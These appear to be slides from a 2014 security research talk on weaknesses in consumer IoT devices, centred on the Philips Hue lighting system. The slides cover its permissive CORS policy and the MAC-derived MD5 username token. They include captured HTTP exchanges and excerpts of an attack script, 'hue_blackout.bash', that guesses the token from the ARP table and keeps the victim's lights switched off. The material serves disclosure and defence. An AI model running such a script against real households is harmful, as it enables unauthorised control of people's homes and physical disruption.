
2014

# Abusing the Internet of Things.

# BLACKOUTS. *FREAKOUTS*. AND STAKEOUTS.

@nitesh_dhanjani




Source: Cisco

We are going to depend on IoT devices for our privacy and physical security at work and at home.

Vulnerabilities can and will be exploited by mass malware.

50 billion IoT devices[1]. We have a profound responsibility to enable them securely.

Our discussion for laying a secure foundation must begin with an analysis of the security design of current generation IoT products.

[1] Building Blocks for Smart Networks: http://www.oecd-ilibrary.org/science-and-technology/building-blocks-for-smart-networks_5k4dkhvnzv35-en

We need to understand how currently popular IoT devices are implementing security controls and make amends so we lay a secure foundation into the future.

In this discussion, we will analyze the security implementations of specific IoT products so we can have a discussion about tangible actions we must take to improve.

We will focus on 4 products that are popular and self-installable:


Philips Hue personal wireless lighting


Belkin WeMo baby monitor


Belkin WeMo switch



Belkin NetCam

Philips Hue wireless lighting system


Wireless bridge and bulbs speak Zigbee

Bridge connects to wired ethernet

Maintains outbound connection with servers controlled by Philips




Hue iOS App


Works on local Wi-Fi by communicating directly with the bridge

Or remotely via external servers controlled by Philips


Upon launch, the iOS app connects to the above URL to find out the internal IP address of the bridge.

The bridge maintains an outbound connect to Philips and reports changes to it's internal address.

Has `Access-Control-Allow-Origin: *` set so any website in the world can know that you have Hue installed, your bridge's serial number, bridge's MAC address, and internal IP address.




The user has 30 seconds to press the button on the bridge for verification.

In the background, the iOS app sends the following POST to the bridge...

```
POST /api HTTP/1.1
Host: 10.0.1.2
Proxy-Connection: keep-alive
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-us
Accept: */*
Pragma: no-cache
Connection: keep-alive
User-Agent: hue/1.1.1 CFNetwork/609.1.4 Darwin/13.0.0
Content-Length: 71

{"username":"[username deleted]","devicetype":"iPhone 5"}
```

The security issue here is that the username picked by the iOS app is the MD5 of it's own MAC address.

The bridge responds when the button is pressed and the username is whitelisted...

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-
check=0, pre-check=0
Pragma: no-cache
Expires: Mon, 1 Aug 2011 09:00:00 GMT
Connection: close
Access-Control-Max-Age: 0
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT,
DELETE
Access-Control-Allow-Headers: Content-Type
Content-type: application/json

[{"success":{"username":"[username deleted]"}}]
```

If an external website knows your whitelist token (explained later), they can do drive-by blackouts given the access-control policy on the bridge.

# Perpetual blackout -> hue_blackout.bash

```
# Get the internal IP of the bridge which is advertised
on the meethue portal.

while [ -z "$bridge_ip" ]; do
   bridge_ip=($(curl --connect-timeout 5 -s https://
www.meethue.com/api/nupnp |awk '{match($0,/[0-9]+\.[0-9]+
\.[0-9]+\.[0-9]+/); ip = substr($0,RSTART,RLENGTH); print
ip}'))
   # If no bridge is found, try again in 10 minutes.
   if [ -z "$bridge_ip" ]; then
      sleep 600
   fi
done
```

# hue_blackout.bash

```
# Get MAC addresses from the ARP table.

   mac_addresses=( $(arp -a | awk '{print toupper($4)}') )
   # Cycle through the list
   for m in "${mac_addresses[@]}"
   do
      ...
      # Compute MD5 hash of the MAC address
      bridge_username=( $(md5 -q -s $padded_m))
      ...
      turn_it_off=($(curl --connect-timeout 5 -s -X PUT
      http://$bridge_ip/api/$bridge_username/groups/0/
      action -d {\"on\":false} | grep success))
      ...
```


# hue_blackout.bash

```
if [ -n "$turn_it_off" ]; then
          echo "SUCCESS! It's blackout time!";

    while true; do

             turn_it_off=($(curl --connect-timeout 5 -s
-X PUT http://$bridge_ip/api/$bridge_username/groups/0/
action -d {\"on\":false} | grep success))

          # The Hue bridge can't keep up with too many
       #iterative requests. Sleep for 1/2 a sec to
          # let it recover
             sleep 0.5
...
...
```

# Video Demonstration


http://youtu.be/5iEJSQSTfTM

# Web portal can be used to turn off lights remotely





Password requirement: 6 characters

